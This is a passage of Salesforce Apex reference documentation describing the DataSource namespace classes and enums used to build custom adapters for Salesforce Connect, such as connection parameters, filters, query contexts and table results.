The URL of the external system.

oauthToken
The OAuth token that's issued by the external system.

password
The password for authenticating to the external system.

principalType
An instance of DataSource.IdentityType, which determines which set of credentials to use to access the external system.

protocol
The type of protocol that's used to authenticate to the external system.

repository
Reserved for future use.

username
The username for authenticating to the external system.

`certificateName`

The name of the certificate for establishing each connection to the external system.

Signature

```
public String certificateName {get; set;}
```

Property Value

Type: String

The value comes from the external data source definition in Salesforce.

`endpoint`

The URL of the external system.

Signature

```
public String endpoint {get; set;}
```

Property Value

Type: String

The value comes from the external data source definition in Salesforce.

`oauthToken`

The OAuth token that's issued by the external system.

Signature

```
public String oauthToken {get; set;}
```

Property Value

Type: String

`password`

The password for authenticating to the external system.

Signature

```
public String password {get; set;}
```

Property Value

Type: String

The value depends on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

`principalType`

An instance of DataSource.IdentityType, which determines which set of credentials to use to access the external system.

Signature

```
public DataSource.IdentityType principalType {get; set;}
```

Property Value

Type: DataSource.IdentityType

`protocol`

The type of protocol that's used to authenticate to the external system.

Signature

```
public DataSource.AuthenticationProtocol protocol {get; set;}
```

Property Value

Type: DataSource.AuthenticationProtocol

`repository`

Reserved for future use.

Signature

```
public String repository {get; set;}
```

Property Value

Type: String

Reserved for future use.

`username`

The username for authenticating to the external system.

Signature

```
public String username {get; set;}
```

Property Value

Type: String

The value depends on the `Identity Type` field of the external data source definition in Salesforce.

- If `Identity Type` is set to `Named Principal`, the credentials come from the external data source definition.
- If `Identity Type` is set to `Per User`:
  - For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system.
  - For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

DataSourceUtil Class

Parent class for the `DataSource.Provider`, `DataSource.Connection`, `DataSource.Table`, and `DataSource.Column` classes.

Namespace

DataSource

IN THIS SECTION:

DataSourceUtil Methods

DataSourceUtil Methods

The following are methods for `DataSourceUtil`.

IN THIS SECTION:

logWarning(message)
Logs the error message in the debug log.

throwException(message)
Throws a `DataSourceException` and displays the provided message to the user.

`logWarning(message)`

Logs the error message in the debug log.

Signature

```
public void logWarning(String message)
```

Parameters

message
Type: String

The error message.

Return Value

Type: void

`throwException(message)`

Throws a `DataSourceException` and displays the provided message to the user.

Signature

```
public void throwException(String message)
```

Parameters

message
Type: String

Error message to display to the user.

Return Value

Type: void

DataType Enum

Specifies the data types that are supported by the Apex Connector Framework.

Usage

The `DataSource.DataType` enum is referenced by the `type` property on the `DataSource.Column` class.

Enum Values

The following are the values of the `DataSource.DataType` enum.

Value	Description
`BOOLEAN_TYPE`	Boolean
`DATETIME_TYPE`	Date/time
`EXTERNAL_LOOKUP_TYPE`	External lookup relationship
`INDIRECT_LOOKUP_TYPE`	Indirect lookup relationship
`LOOKUP_TYPE`	Lookup relationship

Value	Description
`NUMBER_TYPE`	Number
`STRING_LONG_TYPE`	Long text area
`STRING_SHORT_TYPE`	Text area
`URL_TYPE`	URL

DeleteContext Class

An instance of `DeleteContext` is passed to the `deleteRows()` method on your `Database.Connection` class. The class provides context information about the delete request to the implementor of `deleteRows()`.

Namespace

DataSource

Usage

The Apex Connector Framework creates context for operations. Context is comprised of parameters about the operations, which other methods can use. An instance of the `DeleteContext` class packages these parameters into an object that can be used when a `deleteRows()` operation is initiated.

IN THIS SECTION:

DeleteContext Properties

DeleteContext Properties

The following are properties for `DeleteContext`.

IN THIS SECTION:

externalIds
The external IDs of the rows representing external object records to delete.

tableSelected
The name of the table to delete rows from.

`externalIds`

The external IDs of the rows representing external object records to delete.

Signature

```
public List<String> externalIds {get; set;}
```

Property Value

Type: List<String>

`tableSelected`

The name of the table to delete rows from.

Signature

```
public String tableSelected {get; set;}
```

Property Value

Type: String

DeleteResult Class

Represents the result of a delete operation on an sObject record. The result is returned by the `DataSource.deleteRows` method of the `DataSource.Connection` class.

Namespace

DataSource

Usage

A delete operation on external object records generates an array of objects of type `DataSource.DeleteResult`. Its methods create result records that indicate whether the delete operation succeeded or failed.

IN THIS SECTION:

DeleteResult Properties

DeleteResult Methods

DeleteResult Properties

The following are properties for `DeleteResult`.

IN THIS SECTION:

errorMessage

The error message that's generated by a failed delete operation. Recorded with a result of type `DataSource.DeleteResult`.

externalId

The unique identifier of a row that represents an external object record to delete.

success

Indicates whether a delete operation succeeded or failed.

errorMessage

The error message that's generated by a failed delete operation. Recorded with a result of type `DataSource.DeleteResult`.

Signature

```
public String errorMessage {get; set;}
```

Property Value

Type: String

externalId

The unique identifier of a row that represents an external object record to delete.

Signature

```
public String externalId {get; set;}
```

Property Value

Type: String

success

Indicates whether a delete operation succeeded or failed.

Signature

```
public Boolean success {get; set;}
```

Property Value

Type: Boolean

DeleteResult Methods

The following are methods for `DeleteResult`.

IN THIS SECTION:

equals(obj)
Maintains the integrity of lists of type `DeleteResult` by determining the equality of external objects in a list. This method is dynamic and is based on the `equals` method in Java.

failure(externalId, errorMessage)
Creates a delete result indicating the failure of a delete request for a given external ID.

hashCode()
Maintains the integrity of lists of type `DeleteResult` by determining the uniqueness of the external object records in a list.

success(externalId)
Creates a delete result indicating the successful completion of a delete request for a given external ID.

equals(obj)

Maintains the integrity of lists of type `DeleteResult` by determining the equality of external objects in a list. This method is dynamic and is based on the `equals` method in Java.

Signature

```
public Boolean equals(Object obj)
```

Parameters

obj
Type: Object

External object whose key is to be validated.

For information about the `equals` method, see Using Custom Types in Map Keys and Sets on page 107.

Return Value

Type: Boolean

failure(externalId, errorMessage)

Creates a delete result indicating the failure of a delete request for a given external ID.

Signature

```
public static DataSource.DeleteResult failure(String externalId, String errorMessage)
```

Parameters

externalId
Type: String

The unique identifier of the sObject record to delete.

errorMessage
Type: String

The reason the delete operation failed.

Return Value

Type: DataSource.DeleteResult

Status result of the delete operation.

hashCode()

Maintains the integrity of lists of type `DeleteResult` by determining the uniqueness of the external object records in a list.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

`success(externalId)`

Creates a delete result indicating the successful completion of a delete request for a given external ID.

Signature

```
public static DataSource.DeleteResult success(String externalId)
```

Parameters

externalId
Type: String

The unique identifier of the sObject record to delete.

Return Value

Type: DataSource.DeleteResult

Status result of the delete operation for the sObject with the given external ID.

Filter Class

Represents a `WHERE` clause in a SOSL or SOQL query.

Namespace

DataSource

Usage

Compound types require child filters. Specifically, the `subfilters` property can't be null if the `type` property is `NOT_`, `AND_`, or `OR_`.

IN THIS SECTION:

Filter Properties

Filter Properties

The following are properties for `Filter`.

IN THIS SECTION:

columnName
Name of the column that's being evaluated in a simple comparative type of filter.

columnValue
Value that the filter compares records against in a simple comparative type of filter.

subfilters
List of subfilters for compound filter types, such as `NOT_`, `AND_`, and `OR_`.

tableName
Name of the table whose column is being evaluated in a simple comparative type of filter.

type
Type of filter operation that limits the returned data.

`columnName`

Name of the column that's being evaluated in a simple comparative type of filter.

Signature

```
public String columnName {get; set;}
```

Property Value

Type: String

`columnValue`

Value that the filter compares records against in a simple comparative type of filter.

Signature

```
public Object columnValue {get; set;}
```

Property Value

Type: Object

`subfilters`

List of subfilters for compound filter types, such as `NOT_`, `AND_`, and `OR_`.

Signature

```
public List<DataSource.Filter> subfilters {get; set;}
```

Property Value

Type: List<DataSource.Filter>

`tableName`

Name of the table whose column is being evaluated in a simple comparative type of filter.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

`type`

Type of filter operation that limits the returned data.

Signature

```
public DataSource.FilterType type {get; set;}
```

Property Value

Type: DataSource.FilterType

FilterType Enum

Referenced by the `type` property on a `DataSource.Filter`.

Usage

Determines how to limit the returned data.

Enum Values

The following are the values of the `DataSource.FilterType` enum.

Value	Description
`AND_`	This compound filter type returns all rows that match all the subfilters.
`CONTAINS`	Simple comparative filter type.
`ENDS_WITH`	Simple comparative filter type.
`EQUALS`	Simple comparative filter type.
`GREATER_THAN`	Simple comparative filter type.
`GREATER_THAN_OR_EQUAL_TO`	Simple comparative filter type.
`LESS_THAN`	Simple comparative filter type.
`LESS_THAN_OR_EQUAL_TO`	Simple comparative filter type.

Value	Description
LIKE_	Simple comparative filter type.
NOT_	This compound filter type returns the rows that don't match the subfilter.
NOT_EQUALS	Simple comparative filter type.
OR_	This compound filter type returns all rows that match any of the subfilters.
STARTS_WITH	Simple comparative filter type.

IdentityType Enum

Determines which set of credentials is used to authenticate to the external system.

Usage

The relevant credentials are passed to your `DataSource.Connection` class.

Enum Values

The following are the values of the `DataSource.IdentityType` enum.

Value	Description
ANONYMOUS	No credentials are used to authenticate to the external system.
NAMED_USER	The credentials in the external data source definition are used to authenticate to the external system, regardless of which user is accessing the external data from your organization.
PER_USER	For queries and searches, the credentials are specific to the current user who invokes the query or search. The credentials come from the user's authentication settings for the external system. For administrative connections, such as syncing the external system's schema, the credentials come from the external data source definition.

Order Class

Contains details about how to sort the rows in the result set. Equivalent to an `ORDER BY` statement in a SOQL query.

Namespace

DataSource

Usage

Used in the `order` property on the `DataSource.TableSelection` class.

IN THIS SECTION:

Order Properties

Order Methods

Order Properties

The following are properties for `Order`.

IN THIS SECTION:

columnName

Name of the column whose values are used to sort the rows in the result set.

direction

Direction for sorting rows based on column values.

tableName

Name of the table whose column values are used to sort the rows in the result set.

`columnName`

Name of the column whose values are used to sort the rows in the result set.

Signature

```
public String columnName {get; set;}
```

Property Value

Type: String

`direction`

Direction for sorting rows based on column values.

Signature

```
public DataSource.OrderDirection direction {get; set;}
```

Property Value

Type: DataSource.OrderDirection

`tableName`

Name of the table whose column values are used to sort the rows in the result set.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

Order Methods

The following are methods for `Order`.

IN THIS SECTION:

get(tableName, columnName, direction)
Creates an instance of the DataSource.Order class.

`get(tableName, columnName, direction)`

Creates an instance of the DataSource.Order class.

Signature

```
public static DataSource.Order get(String tableName, String columnName,
DataSource.OrderDirection direction)
```

Parameters

`tableName`
Type: String

Name of the table whose column values are used to sort the rows in the result set.

`columnName`
Type: String

Name of the column whose values are used to sort the rows in the result set.

`direction`
Type: DataSource.OrderDirection

Direction for sorting rows based on column values.

Return Value

Type: DataSource.Order

OrderDirection Enum

Specifies the direction for sorting rows based on column values.

Usage

Used by the direction property on the DataSource.Order class.

Enum Values

The following are the values of the `DataSource.OrderDirection` enum.

Value	Description
`ASCENDING`	Sort rows in ascending order (A–Z).
`DESCENDING`	Sort rows in descending order (Z–A).

Provider Class

Extend this base class to create a custom adapter for Salesforce Connect. The class informs Salesforce of the functional and authentication capabilities that are supported by or required to connect to the external system. This class extends the `DataSourceUtil` class and inherits its methods.

Namespace

DataSource

Usage

Create an Apex class that extends `DataSource.Provider` to specify the following.

- The types of authentication that can be used to access the external system
- The features that are supported for the connection to the external system
- The Apex class that extends `DataSource.Connection` to sync the external system's schema and to handle the queries and searches of the external data

The values that are returned by the `DataSource.Provider` class determine which settings are available in the external data source definition in Salesforce. To access the external data source definition from Setup, enter *`External Data Sources`* in the `Quick Find` box, then select **External Data Sources**.

IN THIS SECTION:

Provider Methods

Provider Methods

The following are methods for `Provider`.

IN THIS SECTION:

getAuthenticationCapabilities()

Returns the types of authentication that can be used to access the external system.

getCapabilities()

Returns the functional operations that the external system supports and the required endpoint settings for the external data source definition in Salesforce.

getConnection(connectionParams)

Returns a connection that points to an instance of the external data source.

`getAuthenticationCapabilities()`

Returns the types of authentication that can be used to access the external system.

Signature

```
public List<DataSource.AuthenticationCapability> getAuthenticationCapabilities()
```

Return Value

Type: List<DataSource.AuthenticationCapability>

`getCapabilities()`

Returns the functional operations that the external system supports and the required endpoint settings for the external data source definition in Salesforce.

Signature

```
public List<DataSource.Capability> getCapabilities()
```

Return Value

Type: List<DataSource.Capability>

`getConnection(connectionParams)`

Returns a connection that points to an instance of the external data source.

Signature

```
public DataSource.Connection getConnection(DataSource.ConnectionParams connectionParams)
```

Parameters

`connectionParams`

Type: DataSource.ConnectionParams

Credentials for authenticating to the external system.

Return Value

Type: DataSource.Connection

QueryAggregation Enum

Specifies how to aggregate a column in a query.

Usage

Used by the aggregation property on the DataSource.ColumnSelection class.

Enum Values

The following are the values of the `DataSource.QueryAggregation` enum.

Value	Description
`AVG`	Reserved for future use.
`COUNT`	Returns the number of rows that meet the query criteria.
`MAX`	Reserved for future use.
`MIN`	Reserved for future use.
`NONE`	No aggregation.
`SUM`	Reserved for future use.

QueryContext Class

An instance of `QueryContext` is provided to the `query` method on your `DataSource.Connection` class. The instance corresponds to a SOQL request.

Namespace

DataSource

IN THIS SECTION:

QueryContext Properties

QueryContext Methods

QueryContext Properties

The following are properties for `QueryContext`.

IN THIS SECTION:

queryMoreToken
Query token that's used for server-driven paging to determine and fetch the subsequent batch of results.

tableSelection
Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

`queryMoreToken`

Query token that's used for server-driven paging to determine and fetch the subsequent batch of results.

Signature

```
public String queryMoreToken {get; set;}
```

Property Value

Type: String

`tableSelection`

Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

Signature

```
public DataSource.TableSelection tableSelection {get; set;}
```

Property Value

Type: DataSource.TableSelection

QueryContext Methods

The following are methods for `QueryContext`.

IN THIS SECTION:

get(metadata, offset, maxResults, tableSelection)
Creates an instance of the `QueryContext` class.

`get(metadata, offset, maxResults, tableSelection)`

Creates an instance of the `QueryContext` class.

Signature

```
public static DataSource.QueryContext get(List<DataSource.Table> metadata, Integer
offset, Integer maxResults, DataSource.TableSelection tableSelection)
```

Parameters

`metadata`
Type: List<DataSource.Table>

List of table metadata that describes the external system's tables to query.

`offset`
Type: Integer

Used for client-driven paging. Specifies the starting row offset into the query's result set.

`maxResults`
Type: Integer

Used for client-driven paging. Specifies the maximum number of rows to return in each batch.

tableSelection
Type: DataSource.TableSelection

Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

Return Value

Type: `DataSource.QueryContext`

QueryUtils Class

Contains helper methods to locally filter, sort, and apply limit and offset clauses to data rows. This helper class is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Namespace

DataSource

Usage

The `DataSource.QueryUtils` class and its helper methods can process query results locally within your Salesforce org. This class is provided for your convenience to simplify the development of your Salesforce Connect custom adapter for initial tests. However, the `DataSource.QueryUtils` class and its methods aren't supported for use in production environments that use callouts to retrieve data from external systems. Complete the filtering and sorting on the external system before sending the query results to Salesforce. When possible, use server-driven paging or another technique to have the external system determine the appropriate data subsets according to the limit and offset clauses in the query.

IN THIS SECTION:

QueryUtils Methods

QueryUtils Methods

The following are methods for `QueryUtils`.

IN THIS SECTION:

applyLimitAndOffset(queryContext, rows)
Returns a subset of data rows after locally applying limit and offset clauses from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

filter(queryContext, rows)
Returns a subset of data rows after locally ordering and applying filters from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

process(queryContext, rows)
Returns data rows after locally filtering, sorting, ordering, and applying limit and offset clauses from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

sort(queryContext, rows)

Returns data rows after locally sorting and applying the order from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

applyLimitAndOffset(queryContext, rows)

Returns a subset of data rows after locally applying limit and offset clauses from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,Object>> applyLimitAndOffset(DataSource.QueryContext
queryContext, List<Map<String,Object>> rows)
```

Parameters

queryContext

Type: DataSource.QueryContext

Represents the query to run against a data table.

rows

Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

filter(queryContext, rows)

Returns a subset of data rows after locally ordering and applying filters from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,bject>> filter(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

Parameters

queryContext

Type: DataSource.QueryContext

Represents the query to run against a data table.

rows

Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

`process(queryContext, rows)`

Returns data rows after locally filtering, sorting, ordering, and applying limit and offset clauses from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,bject>> process(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

`sort(queryContext, rows)`

Returns data rows after locally sorting and applying the order from the query. This helper method is provided for your convenience during early development and tests, but it isn't supported for use in production environments.

Signature

```
public static List<Map<String,ject>> sort(DataSource.QueryContext queryContext,
List<Map<String,bject>> rows)
```

Parameters

queryContext
Type: DataSource.QueryContext

Represents the query to run against a data table.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: List<Map<String, Object>>

ReadContext Class

Abstract base class for the `QueryContext` and `SearchContext` classes.

Namespace

DataSource

IN THIS SECTION:

ReadContext Properties

ReadContext Properties

The following are properties for `ReadContext`.

IN THIS SECTION:

maxResults
Maximum number of rows that the query can return.

metadata
Describes the external system's tables to query.

offset
The starting row offset into the query's result set. Used for client-driven paging.

`maxResults`

Maximum number of rows that the query can return.

Signature

```
public Integer maxResults {get; set;}
```

Property Value

Type: Integer

`metadata`

Describes the external system's tables to query.

Signature

```
public List<DataSource.Table> metadata {get; set;}
```

Property Value

Type: List<DataSource.Table>

offset

The starting row offset into the query's result set. Used for client-driven paging.

Signature

```
public Integer offset {get; set;}
```

Property Value

Type: Integer

SearchContext Class

An instance of `SearchContext` is provided to the search method on your `DataSource.Connection` class. The instance corresponds to a search or SOSL request.

Namespace

DataSource

IN THIS SECTION:

SearchContext Constructors

SearchContext Properties

SearchContext Constructors

The following are constructors for `SearchContext`.

IN THIS SECTION:

SearchContext(metadata, offset, maxResults, tableSelections, searchPhrase)

Creates an instance of the `SearchContext` class with the specified parameter values.

SearchContext()

Creates an instance of the `SearchContext` class.

SearchContext(metadata, offset, maxResults, tableSelections, searchPhrase)

Creates an instance of the `SearchContext` class with the specified parameter values.

Signature

```
public SearchContext(List<DataSource.Table> metadata, Integer offset, Integer maxResults,
List<DataSource.TableSelection> tableSelections, String searchPhrase)
```

Parameters

metadata
Type: List<DataSource.Table>

List of table metadata that describes the external system's tables to query.

offset
Type: Integer

Specifies the starting row offset into the query's result set.

maxResults
Type: Integer

Specifies the maximum number of rows to return in each batch.

tableSelections
Type: List<DataSource.TableSelection>

List of queries and their details. The details represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in each SOQL or SOSL query.

searchPhrase
Type: String

The user-entered search string as a case-sensitive single phrase, with all non-alphanumeric characters removed.

`SearchContext()`

Creates an instance of the `SearchContext` class.

Signature

```
public SearchContext()
```

SearchContext Properties

The following are properties for `SearchContext`.

IN THIS SECTION:

searchPhrase
The user-entered search string as a case-sensitive single phrase, with all non-alphanumeric characters removed.

tableSelections
List of queries and their details. The details represent the FROM, ORDER BY, SELECT, and WHERE clauses in each SOQL or SOSL query.

`searchPhrase`

The user-entered search string as a case-sensitive single phrase, with all non-alphanumeric characters removed.

Signature

```
public String searchPhrase {get; set;}
```

Property Value

Type: String

`tableSelections`

List of queries and their details. The details represent the FROM, ORDER BY, SELECT, and WHERE clauses in each SOQL or SOSL query.

Signature

```
public List<DataSource.TableSelection> tableSelections {get; set;}
```

Property Value

Type: List<DataSource.TableSelection>

SearchUtils Class

Helper class for implementing search on a custom adapter for Salesforce Connect.

Namespace

DataSource

Usage

We recommend that you develop your own search implementation that can search columns in addition to the designated name field.

IN THIS SECTION:

SearchUtils Methods

SearchUtils Methods

The following are methods for `SearchUtils`.

IN THIS SECTION:

searchByName(searchDetails, connection)
Queries all the tables and returns each row whose designated name field contains the search phrase.

`searchByName(searchDetails, connection)`

Queries all the tables and returns each row whose designated name field contains the search phrase.

Signature

```
public static List<DataSource.TableResult> searchByName(DataSource.SearchContext
searchDetails, DataSource.Connection connection)
```

Parameters

searchDetails
Type: DataSource.SearchContext

The `SearchContext` class that specifies which data to search and what to search for.

connection
Type: DataSource.Connection

The `DataSource.Connection` class that connects to the external system.

Return Value

Type: List<DataSource.TableResult>

Table Class

Describes a table on an external system that the Salesforce Connect custom adapter connects to. This class extends the `DataSourceUtil` class and inherits its methods.

Namespace

DataSource

Usage

A list of table metadata is provided by the `DataSource.Connection` class when the `sync()` method is invoked. Each table can become an external object in Salesforce.

The metadata is stored in Salesforce. Updating the Apex code to return new or updated values for the table metadata doesn't automatically update the stored metadata in Salesforce.

IN THIS SECTION:

Table Properties

Table Methods

Table Properties

The following are properties for `Table`.

IN THIS SECTION:

columns
List of table columns.

description
Description of what the table represents.

labelPlural
Plural form of the user-friendly name for the table. The `labelPlural` becomes the object's plural label in the Salesforce user interface.

labelSingular

Singular form of the user-friendly name for the table. The `labelSingular` becomes the object label in the Salesforce user interface. We recommend that you make object labels unique across all standard, custom, and external objects in the org.

name

Name of the table on the external system.

nameColumn

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

`columns`

List of table columns.

Signature

```
public List<DataSource.Column> columns {get; set;}
```

Property Value

Type: List<DataSource.Column>

`description`

Description of what the table represents.

Signature

```
public String description {get; set;}
```

Property Value

Type: String

`labelPlural`

Plural form of the user-friendly name for the table. The `labelPlural` becomes the object's plural label in the Salesforce user interface.

Signature

```
public String labelPlural {get; set;}
```

Property Value

Type: String

`labelSingular`

Singular form of the user-friendly name for the table. The `labelSingular` becomes the object label in the Salesforce user interface. We recommend that you make object labels unique across all standard, custom, and external objects in the org.

Signature

```
public String labelSingular {get; set;}
```

Property Value

Type: String

name

Name of the table on the external system.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

nameColumn

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

Signature

```
public String nameColumn {get; set;}
```

Property Value

Type: String

Table Methods

The following are methods for `Table`.

IN THIS SECTION:

get(name, labelSingular, labelPlural, description, nameColumn, columns)
Returns the table metadata with the specified parameter values.

get(name, nameColumn, columns)
Returns the table metadata with the specified parameter values, using the name for the labels and description.

get(name, labelSingular, labelPlural, description, nameColumn, columns)

Returns the table metadata with the specified parameter values.

Signature

```
public static DataSource.Table get(String name, String labelSingular, String labelPlural,
String description, String nameColumn, List<DataSource.Column> columns)
```

Parameters

name
Type: String

Name of the external table.

labelSingular
Type: String

Singular form of the user-friendly name for the table. The `labelSingular` becomes the object label in the Salesforce user interface.

labelPlural
Type: String

Plural form of the user-friendly name for the table. The `labelPlural` becomes the object's plural label in the Salesforce user interface.

description
Type: String

Description of the external table.

nameColumn
Type: String

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

columns
Type: List<DataSource.Column>

List of table columns.

Return Value

Type: DataSource.Table

get(name, nameColumn, columns)

Returns the table metadata with the specified parameter values, using the name for the labels and description.

Signature

```
public static DataSource.Table get(String name, String nameColumn,
List<DataSource.Column> columns)
```

Parameters

name
Type: String

Name of the external table.

nameColumn
Type: String

Name of the table column that becomes the name field of the external object when the administrator syncs the table.

columns
Type: List<DataSource.Column>

List of table columns.

Return Value

Type: DataSource.Table

The returned table metadata has these property values.

Property	Value
name	*name*
labelSingular	*name*
labelPlural	*name*
description	*name*
nameColumn	*nameColumn*
columns	*columns*

TableResult Class

Contains the results of a search or query.

Namespace

DataSource

IN THIS SECTION:

TableResult Properties

TableResult Methods

TableResult Properties

The following are properties for `TableResult`.

IN THIS SECTION:

errorMessage
Error message to display to the user.

queryMoreToken
Query token that's used for server-driven paging to determine and fetch the subsequent batch of results. This token is passed back to the Apex data source on subsequent queries in the `queryMoreToken` property on the `QueryContext`.

rows
Rows of data.

success
Whether the search or query was successful.

tableName
Name of the table that was queried.

totalSize
The total number of rows that meet the query criteria, even when the external system is requested to return a smaller batch size.

errorMessage

Error message to display to the user.

Signature

```
public String errorMessage {get; set;}
```

Property Value

Type: String

queryMoreToken

Query token that's used for server-driven paging to determine and fetch the subsequent batch of results. This token is passed back to the Apex data source on subsequent queries in the `queryMoreToken` property on the `QueryContext`.

Signature

```
public String queryMoreToken {get; set;}
```

Property Value

Type: String

rows

Rows of data.

Signature

```
public List<Map<String,Object>> rows {get; set;}
```

Property Value

Type: List<Map<String, Object>>

success

Whether the search or query was successful.

Signature

```
public Boolean success {get; set;}
```

Property Value

Type: Boolean

tableName

Name of the table that was queried.

Signature

```
public String tableName {get; set;}
```

Property Value

Type: String

totalSize

The total number of rows that meet the query criteria, even when the external system is requested to return a smaller batch size.

Signature

```
public Integer totalSize {get; set;}
```

Property Value

Type: Integer

TableResult Methods

The following are methods for `TableResult`.

IN THIS SECTION:

error(errorMessage)
Returns failed search or query results with the provided error message.

get(success, errorMessage, tableName, rows, totalSize)
Returns a subset of data rows in a `TableResult` with the provided property values.

get(success, errorMessage, tableName, rows)
Returns a subset of data rows in a `TableResult` with the provided property values and the number of rows in the table.

get(queryContext, rows)
Returns the subset of data rows that meet the query criteria, and the number of rows in the table, in a `TableResult`.

get(tableSelection, rows)
Returns the subset of data rows that meet the query criteria, and the number of rows in the table, in a `TableResult`.

error(errorMessage)

Returns failed search or query results with the provided error message.

Signature

```
public static DataSource.TableResult error(String errorMessage)
```

Parameters

errorMessage
Type: String

Error message to display to the user.

Return Value

Type: DataSource.TableResult

The returned `TableResult` has these property values.

Property	Value
success	false
errorMessage	*errorMessage*
tableName	null
rows	null
rows.size()	0

get(success, errorMessage, tableName, rows, totalSize)

Returns a subset of data rows in a `TableResult` with the provided property values.

Signature

```
public static DataSource.TableResult get(Boolean success, String errorMessage, String
tableName, List<Map<String,Object>> rows, Integer totalSize)
```

Parameters

success
Type: Boolean

Whether the search or query was successful.

errorMessage
Type: String

Error message to display to the user.

tableName
Type: String

Name of the table that was queried.

rows
Type: List<Map<String, Object>>

Rows of data.

totalSize
Type: Integer

The total number of rows that meet the query criteria, even when the external system is requested to return a smaller batch size.

Return Value

Type: DataSource.TableResult

get(success, errorMessage, tableName, rows)

Returns a subset of data rows in a `TableResult` with the provided property values and the number of rows in the table.

Signature

```
public static DataSource.TableResult get(Boolean success, String errorMessage, String
tableName, List<Map<String,Object>> rows)
```

Parameters

success
Type: Boolean

Whether the search or query was successful.

errorMessage
Type: String

Error message to display to the user.

tableName
Type: String

Name of the table that was queried.

rows
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: DataSource.TableResult

`get(queryContext, rows)`

Returns the subset of data rows that meet the query criteria, and the number of rows in the table, in a `TableResult`.

Signature

```
public static DataSource.TableResult get(DataSource.QueryContext queryContext,
List<Map<String,Object>> rows)
```

Parameters

`queryContext`
Type: DataSource.QueryContext

Represents the query to run against a data table.

`rows`
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: DataSource.TableResult

`get(tableSelection, rows)`

Returns the subset of data rows that meet the query criteria, and the number of rows in the table, in a `TableResult`.

Signature

```
public static DataSource.TableResult get(DataSource.TableSelection tableSelection,
List<Map<String,Object>> rows)
```

Parameters

`tableSelection`
Type: DataSource.TableSelection

Query details that represent the `FROM`, `ORDER BY`, `SELECT`, and `WHERE` clauses in a SOQL or SOSL query.

`rows`
Type: List<Map<String, Object>>

Rows of data.

Return Value

Type: DataSource.TableResult

TableSelection Class

Contains a breakdown of the SOQL or SOSL query. Its properties represent the FROM, ORDER BY, SELECT, and WHERE clauses in the query.

Namespace

DataSource

IN THIS SECTION:

TableSelection Properties

TableSelection Properties

The following are properties for `TableSelection`.

IN THIS SECTION:

columnsSelected
List of columns to query. Corresponds to the `SELECT` clause in a SOQL or SOSL query.

filter
Identifies the query filter, which can be a compound filter that has a list of subfilters. The filter corresponds to the `WHERE` clause in a SOQL or SOSL query.

order
Identifies the order for sorting the query results. Corresponds to the `ORDER BY` clause in a SOQL or SOSL query.

tableSelected
Name of the table to query. Corresponds to the `FROM` clause in a SOQL or SOSL query.

`columnsSelected`

List of columns to query. Corresponds to the `SELECT` clause in a SOQL or SOSL query.

Signature

```
public List<DataSource.ColumnSelection> columnsSelected {get; set;}
```

Property Value

Type: List<DataSource.ColumnSelection>

`filter`

Identifies the query filter, which can be a compound filter that has a list of subfilters. The filter corresponds to the `WHERE` clause in a SOQL or SOSL query.

Signature

```
public DataSource.Filter filter {get; set;}
```

Property Value

Type: DataSource.Filter

`order`

Identifies the order for sorting the query results. Corresponds to the `ORDER BY` clause in a SOQL or SOSL query.

Signature

```
public List<DataSource.Order> order {get; set;}
```

Property Value

Type: List<DataSource.Order>

`tableSelected`

Name of the table to query. Corresponds to the `FROM` clause in a SOQL or SOSL query.

Signature

```
public String tableSelected {get; set;}
```

Property Value

Type: String

UpsertContext Class

An instance of `UpsertContext` is passed to the `upsertRows()` method on your `Datasource.Connection` class. This class provides context information about the upsert request to the implementor of `upsertRows()`.

Namespace

DataSource

Usage

The Apex Connector Framework creates the contet for operations. Context is comprised of parameters about the operations, which other methods can use. An instance of the `UpsertContext` class packages these parameters into an object that can be used when an `upsertRows()` operation is initiated.

IN THIS SECTION:

UpsertContext Properties

UpsertContext Properties

The following are properties for `UpsertContext`.

IN THIS SECTION:

rows
List of rows corresponding to the external object records to upsert.

tableSelected
The name of the table to upsert rows in.

rows

List of rows corresponding to the external object records to upsert.

Signature

```
public List<Map<String,ANY>> rows {get; set;}
```

Property Value

Type: List<Map<String,Object>>

tableSelected

The name of the table to upsert rows in.

Signature

```
public String tableSelected {get; set;}
```

Property Value

Type: String

UpsertResult Class

